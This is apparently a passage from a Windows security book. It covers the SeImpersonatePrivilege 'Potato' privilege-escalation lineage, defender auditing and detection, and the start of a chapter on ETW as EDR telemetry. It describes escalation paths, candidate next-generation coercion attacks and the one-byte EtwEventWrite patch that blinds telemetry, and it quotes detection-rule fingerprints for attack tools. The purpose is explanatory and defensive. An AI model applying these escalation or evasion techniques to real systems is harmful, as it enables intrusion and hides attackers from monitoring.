Norm Hardy named the class in 1988. Forty years later, Windows is still demonstrating it. The confused-deputy attack surface is not a Microsoft mistake; it is the predictable behavior of any identity-and-ACL system in which a server holds more authority than its clients and acts on client requests [1040].

The argument generalizes beyond Windows. Any system that lets a process inherit ambient authority from its identity, and then lets that process act on requests from less-authorized principals, has a confused-deputy surface by construction. The only complete defense is capability discipline: bind authority to operations rather than to running identities, and never let a process exercise authority it was not explicitly handed [1040]. Lampson's 1971 access-matrix paper is the formal substrate the argument depends on [1041].

Windows is not a capability system. It is an identity-and-ACL system, as Cutler's NT 3.1 team chose in 1993 [625]. As long as that remains true, *some* version of "service-account to higher-privileged identity" is reachable, and the only question is which specific token-source primitive is currently in play. Microsoft's eighteen-year per-CVE response cadence is consistent with that ceiling. Each individual token source is fixable; the class is not.

§ **ASIDE — A NOTE ON CAPABILITY SYSTEMS** The capability-systems lineage (KeyKOS, EROS, Coyotos, seL4) spent four decades demonstrating that the confused-deputy class is closeable in principle. In a capability system, when Hardy's user passed the FORTRAN compiler the path to the billing file as a debug-output target, the OS would have handed the compiler a write capability only for the file the *user* could write: not for `(SYSX)BILL`. The compiler could not have damaged the bill even if it tried. seL4 has a machine-checked proof of this property. But none of those systems is the Windows service-compatibility envelope, and porting Windows to a capability substrate is not on any public roadmap. The road exists; Microsoft has not taken it.

The closest in-architecture approximations Windows has shipped are narrow: AppContainer and LowBox tokens (Chapter 22, Windows Access Control) bind a subset of authority to declared capabilities for select Microsoft components; the Adminless / Administrator Protection feature (Chapter 22) binds elevation authority to per-action prompts for interactive admins. Both are partial applications of the capability principle within an otherwise identity-and-ACL system. Neither extends to the service-account population this chapter is about.

▸ **KEY IDEA** Windows is an identity-and-ACL system. As long as it remains one, the confused-deputy class is structurally present, and the Potato lineage is its Windows-specific instantiation.

If the ceiling is structural and Microsoft has chosen the doctrine to match, what is the offensive-research community working on next? And what should defenders be doing in the meantime?

Open Problems

The closure of LocalPotato in 2023, SilverPotato (CVE-2024-38061) in July 2024, and FakePotato (CVE-2024-38100) in July 2024 did not end the lineage. GodPotato's public README still claims broad tested coverage. The supply of coercion APIs

is structurally large. Microsoft has shipped no public policy change reclassifying WSH as a security boundary. The four open questions below define what the lineage looks like through the rest of the decade.

The coercion-API treadmill

Generation 4 demonstrated that any Windows RPC interface accepting an attacker-supplied path or endpoint and resolving it server-side under a privileged identity is a viable token source. CoercedPotato's MS-EFSR catalog alone lists fourteen entry points (two marked NOT WORKING) [1055], with additional protocols (MS-RPRN, MS-FSRVP, MS-DFSNM) in the same family. Microsoft patches per CVE (targeted MS-EFSR fixes, individual spooler servicing) but the supply is not exhausted, and there is no public Microsoft commitment to exhaustive enumeration or class-level closure.

GodPotato's RPCSS OXID path

Three years after the three-phase CVE-2021-26414 DCOM hardening completed [1057], the public GodPotato README still claims coverage across its tested Windows matrix (Server 2012-2022 / Windows 8-11) [1056]. Treat that as public-research status, not as a universal statement about every patch level. As of the date of this writing, this chapter found no public Microsoft CVE or security update naming the underlying GodPotato RPCSS path; readers should re-check the MSRC Update Guide for `GodPotato`, `RPCSS`, and related OXID terms before relying on that negative claim. The architectural question (is RPCSS itself the right place to harden, or is the LSASS cached-token defect Forshaw documented in April 2020 [967] the right place) remains open.

Credential Guard does not stop this

Credential Guard protects the *NTLM hash and Kerberos TGT* in the LSASS Isolated User Mode trustlet. It does **not** protect against runtime impersonation of an already-issued token. The boundary between credential-theft mitigations and impersonation mitigations is frequently confused.

> ▪ **NOTE** Credential Guard's actual scope is narrower than its name suggests. The mitigation moves long-term authenticators (the NT hash, the Kerberos TGT, and certain ticket-granting material) into an isolated user-mode trustlet whose memory the regular kernel cannot read. None of that touches the runtime token plumbing the Potato lineage exercises. The token you receive from `ImpersonateNamedPipeClient` is not a credential and is not held in LSASS-isolated memory; Credential Guard cannot see it.

> ⚠ **CAUTION** **Credential Guard is not a Potato mitigation.** Practitioners frequently treat Credential Guard and Virtualization-Based Security as a generic answer to "Windows privilege-escalation risk." For the Potato family they are not. A Credential-Guard-enabled host that runs IIS as NETWORK SERVICE is not protected from PrintSpoofer / CoercedPotato / GodPotato-style chains where their token-source preconditions hold. The category error matters operationally: a security team that buys Credential Guard expecting it to mitigate this primitive is misallocating defensive budget.

The "service boundary" re-definition Microsoft has quietly avoided

Adminless / Administrator Protection: the 2024-2025 feature that re-frames local admin identity as a per-action consent surface [323] (covered in Chapter 22, Windows Access Control): explicitly excludes services from its new boundary.

> ▪ **NOTE** The Adminless documentation scopes the feature to interactive administrator accounts on a device [323] services, MSAs, gMSAs, and virtual accounts are out of scope by construction because none of them is an interactive admin account. The new boundary applies to elevation-prompt consent for interactive admins, not to service-account workloads. The open question is whether Microsoft will ever extend the Adminless boundary to include service accounts. As of mid-2026, the answer is *not on the public roadmap*.

Generation-6 candidates

Three candidate paths for the next generation of the lineage, none with a push-button PoC on the scale of HotPotato / JuicyPotato / PrintSpoofer / GodPotato as of mid-2026:

- *Kerberos-only loopback coercion.* The existing NTLM-reflection mitigations target NTLM specifically; a coercion primitive that lands as a Kerberos AP-REQ to the same loopback endpoint would sidestep them.
- *Virtual-account / gMSA token-state defects.* Forshaw's April 2020 analysis [967] established that the LSASS cached-token logic has surprising behaviors under same-machine authentication; the gMSA-account variant of those edge cases has not been publicly explored.
- *Cross-host extensions beyond ADCS.* SilverPotato's coerce-and-relay chain into ADCS infrastructure [1060] (patched as CVE-2024-38061 in July 2024 [1061] but exemplifying an open class) is the strongest current exemplar for the "Generation 6" archetype: cross-host coerce-and-relay attacks that combine the existing local impersonation primitive with off-box authentication targets. LDAP, WinRM, and MSSQL-with-cert-auth are obvious next targets for the same class; what matters

for taxonomy is the cross-host shape, not the patched-or-unpatched status of any specific variant.

If the lineage is not closing, what should a defender actually do today?

What it means for you

For defenders, the practical takeaway is not "panic-remove the privilege." That breaks real services, and the breakage is not incidental: it is the same IIS, SQL Server, Exchange, SMB, spooler, and RPC impersonation surface that caused Microsoft to create the privilege in the first place. Treat `SeImpersonatePrivilege` the way you would treat a production routing table or a domain controller delegation setting: dangerous when mis-scoped, but often load-bearing.

The operational model has three layers. First, inventory effective holders, not just policy text. A GPO may grant the right, a service SID may inherit it through the SERVICE well-known SID, and a product installer may depend on it without making that dependency obvious. Second, classify hosts by service role. A hardened jump box, build worker, or single-purpose management host may not need LOCAL SERVICE or NETWORK SERVICE to impersonate clients; a web server, print server, database server, or Exchange server probably does. Third, detect the primitive rather than the latest binary. A renamed Potato executable is uninteresting if your telemetry sees the sequence of rogue named-pipe creation, privileged service authentication, token duplication, and unexpected process creation from a service account. Conversely, a host can pass every named-tool IOC and still be exposed at the primitive level.

The defender's win condition is therefore not universal removal. It is making the primitive rare, visible, and justified. Remove the right only where service dependency mapping says it is safe. Alert when a service account creates unusual impersonation endpoints or spawns a process under an identity inconsistent with its role. Use named-tool rules as low-noise enrichment, not as your primary control. The feature exists because Windows cannot remove it wholesale without breaking the service model; your job is to make the small number of places that truly need it explicit.

Defending, detecting, and (carefully) removing the privilege

Three operational questions: which accounts hold the privilege on your box, can you remove it, and how do you detect when someone is actually using it?

Auditing which accounts hold `SeImpersonatePrivilege`

The first defensive action is enumeration, not removal. Concrete commands, in increasing order of detail:

- `whoami /priv`: per-process self-check from any shell. Reports the token's privileges in the form the chapter opens with.
- `secedit /export /cfg secpol.cfg`: full local-policy export. Grep the output for `SeImpersonatePrivilege` to see every SID the local policy grants it to.
- `accesschk.exe -a SeImpersonatePrivilege`: the Sysinternals AccessChk tool [609] enumerates the effective holders directly from the LSA policy database.
- `Get-NtTokenPrivilege` from James Forshaw's NtObjectManager PowerShell module [988]: the same data, scriptable, with the broader NtObjectManager surface available for follow-up (named-pipe enumeration, token-handle leak search, kernel-object introspection).
- `Invoke-PrivescCheck` from Clement Labro's PrivescCheck module [1067]: the canonical local-privesc check-list. The output includes `SeImpersonatePrivilege` presence as one of approximately forty enumerated checks.

Tool	Author	What it reports
AccessChk (Sysinternals)	Mark Russinovich	Effective permissions, account-privilege enumeration via `-a` [609]
NtObjectManager	James Forshaw	`Get-NtTokenPrivilege`, named-pipe enumeration, token-handle leak search [988]
PrivescCheck	Clement Labro	Canonical local-privesc check-list incl. `SeImpersonatePrivilege` presence [1067]

A typical local-policy export expresses the assignment as SIDs. On a server-style default, the holders commonly include `S-1-5-19` (LOCAL SERVICE), `S-1-5-20` (NETWORK SERVICE), `S-1-5-32-544` (Administrators), and `S-1-5-6` (SERVICE). Treat that list as inventory input, not as an instruction to remove anything blindly.

Removing the privilege where you can

The policy path is documented: `Computer Configuration → Windows Settings → Security Settings → Local Policies → User Rights Assignment → Impersonate a client after authentication` [1033]. The temptation, especially after reading an article like this one, is to remove `SeImpersonatePrivilege` from NETWORK SERVICE wholesale.

Do not do that. It will break IIS, Exchange, SQL Server, and most other Windows server products. The same set the 2003 service-hardening pivot was designed to support. The realistic defensive approach is narrower: *audit first*, *understand the dependency surface*, then *narrow the assignment to the specific service accounts that*

need it on the specific hosts where they run. On hosts that do not run an RPC-impersonating workload (jump boxes, build agents, certain hardened-management hosts), the privilege can sometimes be removed safely from the unused well-known accounts.

> **Do not blanket-remove SeImpersonatePrivilege from NETWORK SERVICE.** The single most common mistake after reading any Potato writeup is to remove the privilege from NETWORK SERVICE on a production host. Doing so breaks IIS (per-user authentication fails), Exchange (mailbox impersonation fails), SQL Server (per-login row security fails), server-side SMB components (file-server impersonation fails), the Print Spooler (per-user printer ACLs fail), and most third-party Win32 service products. The privilege exists because services need it. Audit before you remove. Remove only after you have positively identified which production services on this host depend on the privilege and confirmed none of them does.

> **Operational caution: Concrete Group Policy click-through to AUDIT (not remove) the privilege.** *Hidden behind a spoiler intentionally, so a skimming reader does not accidentally remove the privilege from production NETWORK SERVICE.* Open `gpedit.msc` (or the Group Policy Management Console for a domain-joined host). Navigate Computer Configuration → Windows Settings → Security Settings → Local Policies → User Rights Assignment → Impersonate a client after authentication. The right-hand pane lists the SIDs holding the privilege. Note the current list. Do not change it. Compare it against the audit output from the inventory subsection. If the local list and the AccessChk output disagree, you have a domain-pushed policy override worth tracing. If they agree and you have a documented business reason to remove a specific account, change the policy for that specific account only, and confirm on a non-production host that the dependent services still function.

Detection signatures

Detection in this space breaks into two abstractions: *primitive-level* rules that match the named-pipe pattern many Potato variants generate, and *named-tool* rules that match a specific binary's fingerprint.

The primitive-level open-source reference is the Elastic detection rule `Privilege Escalation via Rogue Named Pipe Impersonation` [1068] (commit `66f03fba0a6f8645b8b2a53f72ebe40b9a04c2b8`, checked June 2026), rule_id `76ddb638-abf7-42d5-be22-4a70b0bf7241`. The EQL queries Sysmon Event ID 17 (pipe-creation events) and matches paths in which a `\pipe\` token appears after another path segment: the canonical PrintSpoofer-style relay endpoint fingerprint. Because the rule looks for a primitive-level pattern rather than a binary name (a service-account process creating a

suspicious named pipe whose path embeds a coercion-API hint), it survives binary rename, source-recompile, and most CLI variation.

The named-tool reference is the SigmaHQ LocalPotato rule [1069] (commit `36957d791d00bda02d332f44b684d5f65c187c56`, checked June 2026), rule `id 6bd75993-9888-4f91-9404-e1e4e4e34b77`. Three OR-joined selectors: image path ending in `\LocalPotato.exe`; CLI fingerprint `-i C:\` paired with `-o Windows\`; specific IMPHASH selectors `E1742EE971D6549E8D4D81115F88F1FC` and `DD82066EFBA94D7556EF582F247C8BB5`. Useful as a low-noise IOC tripwire; trivially evaded by binary rename or recompilation.

§ **ASIDE — WHY NAMED-TOOL DETECTION IS BRITTLE BY CONSTRUCTION**
The Sigma LocalPotato rule is a perfectly competent detection rule for *the LocalPotato binary distributed at a specific commit*. It is essentially useless against the *technique*. An attacker recompiling LocalPotato from source breaks the IMPHASH selectors; renaming the output binary breaks the image-path selector; rewriting the CLI argument parsing breaks the third selector. The rule is brittle by construction, and the brittleness is structural to named-tool detection. The same point this chapter makes about Microsoft's per-CVE patches applies one level down: closing this binary does not close the technique; closing this technique does not close the primitive.

> **Primitive-level detection beats named-tool detection.** Invest detection budget in the Elastic primitive-level rule (or equivalent) and accept the higher false-positive rate that comes with it. The named-tool rules are a useful low-noise tripwire but should not be the primary signal. The same logic that makes the privilege durable against per-CVE patches makes the named-tool rules ephemeral against re-tooling.

We have walked the eighteen-year history, named the three-piece system, surveyed the mitigations, articulated the Microsoft policy, hit the Hardy ceiling, scanned the open problems, and listed the operational tools. One thing remains: the eight misconceptions practitioners hold about this primitive that this chapter must explicitly correct.

The line, re-read

Return to where this chapter started: one line in `whoami /priv`.

```
SeImpersonatePrivilege  Impersonate a client after authentication
  Enabled
```

Now you know what it means. The line ships in the default token of common IIS application pool workers, SQL Server service steps, Exchange worker processes, and other LOCAL SERVICE / NETWORK SERVICE-derived accounts unless local policy, service `RequiredPrivileges`, a custom identity, a container, or a product wrapper narrows it. The line gates `CreateProcessWithTokenW`. The kernel-level token-substitution surface sits behind that gate. Named-pipe impersonation and related RPC/COM handoff surfaces on the other side of the gate have shipped since Windows XP / Server 2003 and remain a dominant token-source family on the platform. Microsoft has shipped five containment mitigations in nineteen years. Each closes a real surface; none closes this primitive. The doctrinal articulation came at Troopers 24: Windows Service Hardening is a *safety* boundary, not a *security* boundary [1064]. The 1988 ceiling that explains why is older than the operating system.

> ❝ **QUOTED ANCHOR** Microsoft gave default NETWORK SERVICE-style service tokens a privilege that, in the wrong hands and with a usable token source, can be equivalent to SYSTEM. They knew: the MSRC said as much in April 2009 [1037]. They have not removed it from the service model, because every true closure path carries compatibility cost that Microsoft's published criteria do not take on as a root security-boundary obligation [301]. Pierini and Cocomazzi made the doctrine quotable at Troopers 24 [1064]: WSH is a safety boundary, not a security boundary. Roughly eighteen years after Cerrudo first put that fact on the record [1038], ten years after HotPotato made it pushbutton [1039], and three years after GodPotato publicly claimed survival across DCOM hardening [1056], [1057], the primitive is still in place. It is not merely unpatched; it is preserved by the service-compatibility contract unless a specific token source independently meets the servicing bar.

For the variant-by-variant chronology this chapter deliberately deferred: HotPotato, RottenPotato, JuicyPotato, JuicyPotatoNG, PrintSpoofer, EfsPotato, CoercedPotato, RoguePotato, RemotePotato0, GodPotato, LocalPotato, SilverPotato, FakePotato: consult the per-variant references cataloged at the end of this chapter; each names the tool's CLSID, coercion primitive, and patch state. This chapter, which owns the Potato lineage for the book, is about why the family exists at all.

The one line in `whoami /priv` is not a bug. It is the decision.

Bequeaths. This chapter hands forward a hard truth the cloud part will build on: on a Windows host, a lower-privileged service account is a *safety* boundary, not a *security* boundary, so privilege held on the box is never the last word on what an attacker can become. It does not hand forward any containment of an attacker who already holds the privilege. That is precisely why the trust story has to continue

off the box, where Part IV stops trusting the machine's own verdict (Chapter 26, Zero Trust).

INTERLUDE

Watching the Chain

Detection is not a link in the chain; it observes every link. This interlude steps out of the inherit-and-bequeath spine to ask how the platform records what the other chapters describe.

CHAPTER 25

ETW: The EDR Substrate

TRUST-CHAIN LEDGER

INHERITS	Not a guarantee but a vantage point. The events every prior link emits as it runs: process and token creation from Windows Access Control (Chapter 22) and the Integrity-Level Stack (Chapter 23); impersonation from The SeImpersonate Primitive (Chapter 24); script and assembly execution that the credential-theft tradecraft of Mimikatz (Chapter 14) rides; memory-modifying syscalls aimed at Credential Guard isolated secrets (Chapter 15); and driver loads the Code Integrity (Chapter 8) and Authenticode (Chapter 12) chains adjudicate. The consumer gate it leans on is borrowed: Protected Process Light (Chapter 10) for consumer identity and the Early Launch Antimalware step of Secure Boot (Chapter 1) for load order; the one kernel-emitted producer it depends on sits on the VTL0 side of the boundary the hypervisor (Chapter 9) and the Secure Kernel (Chapter 6) enforce.
PROMISE	A high-rate, mostly-tamper-evident record of what the chain actually did (process, image, script, memory-syscall, and driver events delivered to an authorized consumer) such that an attacker's action against a prior link leaves an observable trace that survives the user-mode patch class. Serviced boundary: the user-to-kernel transition that keeps the EtwTi producer out of reach of in-process patching; the PPL+ELAM consumer-admission gate above it is antimalware infrastructure Microsoft maintains, not a boundary it commits to service against a kernel-level attacker.

TCB	The provider *producers* (where each event is emitted. A user-mode `ntdll` stub versus the kernel syscall path for EtwTi); the per-CPU buffer and session machinery with its `LogFileMode` and keyword configuration; the autologger registry recipe that decides what starts at boot; and the PPL+ELAM signer-and-load-order gate that admits an EtwTi consumer. User-mode SYSTEM or administrator code, the kind that can patch its own `ntdll`, is explicitly *outside* the producer's reach for the EtwTi signal, which is the whole point of emitting it from the kernel. The VTL0 kernel itself stays inside the TCB: an attacker who reaches kernel mode, typically via BYOVD, can still blind or corrupt the signal.
ADVERSARY → BREAK	An attacker who controls a prior link tries to blind the observer: rewrite the autologger recipe before boot, patch `ntdll!EtwEventWrite` / `NtTraceEvent` to `0xC3` in the emitting process, or bring a vulnerable driver (BYOVD) to tamper with ETW kernel structures. The Promise covers *observation of memory-modifying syscalls from a place the in-process patcher cannot reach*, not completeness: a sub-flush payload, a pre-ETW boot path, or an unenumerated syscall is recorded late or not at all.
RESIDUAL	Kernel-mode tampering once a write primitive exists → narrowed by the Vulnerable Driver Blocklist and HVCI, owned by Code Integrity (Chapter 8) and the hypervisor (Chapter 9); pre-ETW early-boot code → Measured Boot (Chapter 4) and the TPM (Chapter 2); telemetry whose producer ought to live above VTL0 (`EtwSi*`) → VBS Trustlets (Chapter 7) and the Secure Kernel (Chapter 6).
BEQUEATHS	To the defender, *visibility*: a queryable, mostly-tamper-evident account of the chain's behavior. Hands forward to Part IV (Cloud): the risk engines of Zero Trust (Chapter 26) and Continuous Access Evaluation (Chapter 27) consume endpoint detections as one input to an access decision. Does NOT provide: prevention (ETW observes, it does not deny), completeness (it is lossy by design), or forensic soundness (no chain-of-custody guarantee between emission and ingestion).
PROOF	○ documented at the point of claim. `logman`, `wevtutil`, `reg query`, and `Win32_DeviceGuard` surfaces (Microsoft Learn); the public EtwTi reverse-engineering record; and Yarden Shafir's live `_ETW_REALTIME_CONSUMER` debugger walk. No lab capture exists for this chapter; its evidence is documented, not captured.

> **The Reasoner's question.** When an EDR says it saw a process, a script block, a memory allocation, or a credential dump, which Windows trust link produced that evidence, and which attacker action can blind it?

The answer turns on one architectural asymmetry. Event Tracing for Windows is a high-rate, kernel-buffered observability bus modern Windows EDRs commonly consume, and a 2007-era decision (letting eight sessions read the same provider concurrently) is what lets multiple vendors coexist on a single host. Microsoft's `Microsoft-Windows-Threat-Intelligence` provider, gated behind Protected Process Light and an ELAM-signed Antimalware certificate in the Windows 10 RS-era (the exact public onboarding date is not pinned by Microsoft), fires from the kernel side of memory-modifying syscalls and survives the user-mode `EtwEventWrite` patch class that defined red-team tradecraft from 2020 to 2022. The remaining attack surface (BYOVD-driven kernel tampering) is structurally narrowed by the Vulnerable Driver Blocklist enabled by default since Windows 11 22H2, leaving the sub-microsecond-payload gap as ETW's irreducible "observation, not enforcement" limit.

Why the patch did not silence Defender

As a representative 2026 endpoint-detection scene, imagine a red-team operator on a Defender-protected box running the move that worked five years ago. They locate `ntdll!EtwEventWrite` in the calling process, write the byte `0xC3` over the function prologue, and the calling process now silently fails to emit user-mode ETW events. The.NET CLR provider goes dark. `Invoke-Mimikatz` loads from `execute-assembly` without lighting up `Microsoft-Windows-DotNETRuntime`. A Defender alert can still arrive shortly afterward, because the detection pipeline is not limited to that one user-mode provider.

The patch worked. The.NET tracing provider in that process is mute. Attach a debugger and disassemble the function prologue: the first byte is now `0xC3`, the near-return opcode [1072], and any caller falls straight back to its return address before producing a single event. The technique is the one Adam Chester documented in March 2020 [1073], and to a generation of red teamers it has functioned as a near-universal ETW evasion ever since.

So why did Defender still fire?

Because Defender does not have to rely on `Microsoft-Windows-DotNETRuntime` alone to detect credential-theft tradecraft. One load-bearing signal in that class is `Microsoft-Windows-Threat-Intelligence` [1074]: a provider whose GUID is `{f4e1897c-bb5d-5668-f1d8-040f4d8dd344}`, whose events fire from inside the kernel side of memory-modifying syscalls, and whose producer the user-mode patcher cannot reach. Defender and MDE detections are multi-signal and may be cloud-enriched; the architectural

point is narrower: the patch operated on a `ntdll` trampoline, while EtwTi is emitted from a different layer entirely.

> ▸ **KEY IDEA** Modern Windows EDR is layered on ETW, and the layers fail under different attacks.

That single asymmetry (one provider goes dark to a one-byte patch, another fires from a place the patcher cannot touch) is the spine of the interlude. Around it sits a 26-year story of one Microsoft team accidentally building the substrate of every modern Windows endpoint security product. The credential dump the operator tried to hide is exactly the tradecraft the Mimikatz chapter (Chapter 14) traces and the secret the Credential Guard chapter (Chapter 15) moves out of reach; this chapter is about the layer that *sees* the attempt.

> ◆ **DEFINITION — ETW (Event Tracing for Windows)** A high-rate, kernel-buffered tracing facility built into Windows since 2000. Components called *providers* emit events tagged with a GUID; *controllers* configure trace sessions; *consumers* subscribe to live event streams or read recorded `.etl` files. ETW was designed for low-overhead developer diagnostics; it was retrofitted into a core security-telemetry substrate for modern Windows EDR products.
>
> **Definition: EDR (Endpoint Detection and Response).** A class of endpoint security product that ingests behavioral telemetry (process creation, image load, memory allocation, network connection, registry change), correlates it against detection logic, and produces alerts and response actions. On Windows, the dominant EDRs (Microsoft Defender for Endpoint, CrowdStrike Falcon, SentinelOne, Elastic Defend, Wazuh, Sysmon-plus-SIEM) commonly combine ETW streams, Windows event channels, and/or kernel callbacks, with the exact mix varying by product and evidence class.

To understand why a one-byte patch silences one provider but not another, we have to go back to a Windows 2000 design decision about per-CPU ring buffers.

ETW in Windows 2000: the performance problem that started it all

Imagine a 1999 network-driver author. A customer's NT4 production server is corrupting packets under load and the only available instrumentation is `DbgPrint`. Each call serializes through a kernel debug port, costs measurable percentage points of CPU on a busy box, and ships data to whoever happens to have the kernel

debugger attached. The customer says no. The bug reproduces only at production traffic levels. You cannot ship enough printf-debugging through a debug port to find it.

That is the engineering pain Insung Park and Ricky Buch's team was solving when ETW shipped with Windows 2000. Their design moves (recorded years later in the definitive April 2007 MSDN Magazine article on the Vista upgrade [1075]) still define the architecture two and a half decades later.

The first move was per-CPU ring buffers. A producer on CPU 7 writes to CPU 7's buffer with no lock contention against producers on other CPUs. Hot-path tracing on a 64-core machine does not serialize. The kernel allocates at least two buffers per logical processor [1076] so a producer can keep writing while a writer thread drains the previous buffer.

The second move was an asynchronous writer thread. The producer never blocks on disk I/O. It writes to its CPU's buffer and returns. A separate kernel thread drains buffers to file or hands them to a real-time consumer. ETW pushes the latency tax onto the consumer and the storage path, never onto the producer's hot loop.

The third move was dynamic enable and disable. Park and Buch describe the resulting capability in one sentence:

> ETW gives you the ability to enable and disable logging dynamically, making it easy to perform detailed tracing in production environments without requiring reboots or application restarts.: Park & Buch, *MSDN Magazine*, April 2007 [1075]

That sentence is the entire reason ETW could later become the EDR substrate. A producer compiles its trace points into shipping code at low cost; a controller flips them on at runtime when somebody actually wants the data. Without that property, you cannot build a security product that ships universal kernel tracing on a billion endpoints.

The fourth move was the trichotomy of providers, controllers, and consumers [1077]. Microsoft did not write ETW as an internal-only facility. From the start, third parties could write providers (driver authors instrumenting their own code), controllers (performance tools starting and stopping sessions), and consumers (analyzers reading event streams). The architecture is open by design.

◆ **DEFINITION — Provider** A component that emits ETW events, identified by a GUID. A provider is registered with the system at runtime via the `EventRegister` API (or its predecessor `RegisterTraceGuids` for classic providers) and emits events

via `EventWrite` (or `TraceEvent`). Providers ship inside Windows itself, inside Microsoft applications, and inside any third-party binary that wants to expose tracing.

Definition: Controller. A component that creates, configures, enables, and stops trace sessions. Controllers select which providers a session subscribes to and at which level and keyword bitmask. The Windows Performance Recorder, `logman`, `xperf`, and every EDR's session-management code are controllers.

Definition: Consumer. A component that reads events from a session in real time or from an `.etl` file on disk. Consumers register a callback that the system invokes once per delivered event. The Windows Performance Analyzer, the krabsetw library, SilkETW, and every EDR's sensor process are consumers.

Walkthrough: the Windows 2000 ETW loop. Start with the controller, not the provider. A tool such as `logman`, Windows Performance Recorder, or an EDR sensor calls `StartTrace` to allocate a trace session: a named kernel object with its own buffer pool, flush timers, logger mode, and optional `.etl` file. The controller then calls the enable API for one or more provider GUIDs. That enable call is the moment a dormant trace point becomes live.

Now follow one event. A provider running on CPU 0 reaches an `EventWrite` or classic `TraceEvent` site. If the provider is disabled for that session's level and keyword mask, the hot path returns quickly. If it is enabled, the event header and payload are copied into CPU 0's ETW buffer, not into a global log protected by a single contended lock. A provider running simultaneously on CPU 7 writes into CPU 7's buffer. When a buffer fills or the flush timer fires, the ETW writer thread drains the completed buffer either into the session's `.etl` file or into the real-time delivery path. A consumer that has called `OpenTrace` and `ProcessTrace` receives the decoded `EVENT_RECORD` later. This is the entire performance bargain: producers pay the cost of a bounded memory copy, while consumers absorb parsing, correlation, and storage latency.

The original Windows 2000 implementation supported 32 trace sessions running simultaneously [1078], a number Microsoft later raised to 64 globally. ETW was framed as a developer-diagnostics facility (the Windows Driver Kit primary still describes it that way [1077]) and the security-telemetry use case did not exist for almost a decade.

But the design choices that made ETW good for low-overhead production diagnostics turn out to be exactly the design choices a security telemetry bus needs. Per-CPU buffers solve the multi-core throughput problem. Asynchronous writes solve the producer-latency problem. Dynamic enable solves the always-shipping-but-mostly-off problem. The trichotomy solves the third-party-extensibility problem. Twenty-six years later, modern Windows EDRs commonly consume telemetry through the same four primitives, alongside product-specific drivers, callbacks, and cloud pipelines.

▪ **SIDENOTE** Windows 2000's 32-session global cap [1078] is preserved verbatim on the modern Microsoft Learn page: "Windows 2000: Supports only 32 event tracing sessions." The cap doubled to 64 in later releases and has stayed there ever since.

The 2000-era design carried one limit, however, that turned out to matter for security: only one trace session could enable a classic provider at a time. The next ten years would be defined by the consequences.

The MOF era: one session, one steal, one decade of coexistence pain

In 2005, a third-party performance monitor that registered a classic provider could find itself silently disabled the moment Microsoft's `wprui.exe` started its own session against the same provider GUID. The first session got no error. It just stopped receiving events. That second-consumer-steals-first behavior is the architectural fact of the entire 2000-2007 era.

Microsoft Learn still documents the rule in one sentence:

> **The second-consumer-steals semantics.** "Up to eight trace sessions can enable and receive events from the same manifest-based provider. However, only one trace session can enable a classic provider. If more than one trace session tries to enable a classic provider, the first session would stop receiving events when the second session enables the provider.": Microsoft Learn, Configuring and Starting an Event Tracing Session [1079]

That single rule made multi-EDR coexistence on classic providers structurally impossible. If Defender's predecessor and a third-party HIPS both wanted real-time process events from the same classic provider, they had to fight for it. The loser got silence with no notification.

The provider class involved was *MOF-based*, named after the schema language that described its events.

◆ **DEFINITION — MOF (Managed Object Format)** The schema description language inherited from WBEM (Web-Based Enterprise Management). For ETW, MOF files describe each event a classic provider can emit (field names, types, tasks, opcodes) and are compiled into the WMI repository at install time using `mofcomp`. Consumers decode events by querying the WMI repository for the matching MOF schema.

> **Definition: Classic provider.** A synonym for *MOF provider*. The original ETW provider class introduced in Windows 2000. Registered with `RegisterTraceGuids`, emits events via `TraceEvent`, decoded against a MOF schema in the WMI repository. Capped at one trace session per provider.

The MOF model was workable for a single-consumer world. A performance-tuning team running an in-house tool could enable the provider, capture, and disable. As the substrate of a security stack with multiple agents on the same host, it could not work. The mid-2000s had not yet produced a "multiple agents on the same host" world, so the limit did not bite immediately. By 2007 it would.

Class	Era	Schema location	Sessions/provider	Adoption in 2026
MOF / classic	2000	WMI repository	1	Niche; mostly NT Kernel Logger
WPP	2002	`.pdb` (TMF)	implementation-dependent	Pervasive inside Windows internals
Manifest-based	2007 (Vista)	XML manifest	8	Dominant for security telemetry
TraceLogging	2015 (Win10)	Inline (TLV)	8	Rising for new app/service code

A handful of classic providers survived the 2007 transition and are still significant. The most important legacy anchor is the NT Kernel Logger [1078], the special-purpose system session that captures high-throughput kernel events such as file I/O, disk I/O, registry operations, and TCP/IP network events; Microsoft documents it as the only session that can accept events from the classic kernel event providers [1080]. On Windows 7 and later, the SystemTraceProvider path widened that model, and on Windows 8 and later it can be multiplexed for up to eight logger sessions [1081]. Diagnostics tools use this kernel-trace family when they need line-rate kernel events; Sysmon, by contrast, is better understood as a callback-then-publish design, as described later.

▪ **SIDENOTE** The NT Kernel Logger is a system reserved logger. There is exactly one of it on a host, and the kernel itself owns the buffers. Tools that want legacy kernel disk, file, registry, or network events at high throughput historically subscribed through this family rather than through ordinary manifest providers. Modern SystemTraceProvider multiplexing relaxes the old single-session picture, but full-fidelity kernel tracing is still governed by system-provider rules, not by the simpler manifest-provider story.

By 2007 Microsoft knew the one-session limit had to go. The fix shipped with Windows Vista in January 2007, and it was the central architectural decision of the entire ETW-as-EDR-substrate story.

Vista's eight sessions: the architectural decision that made the modern EDR endpoint possible

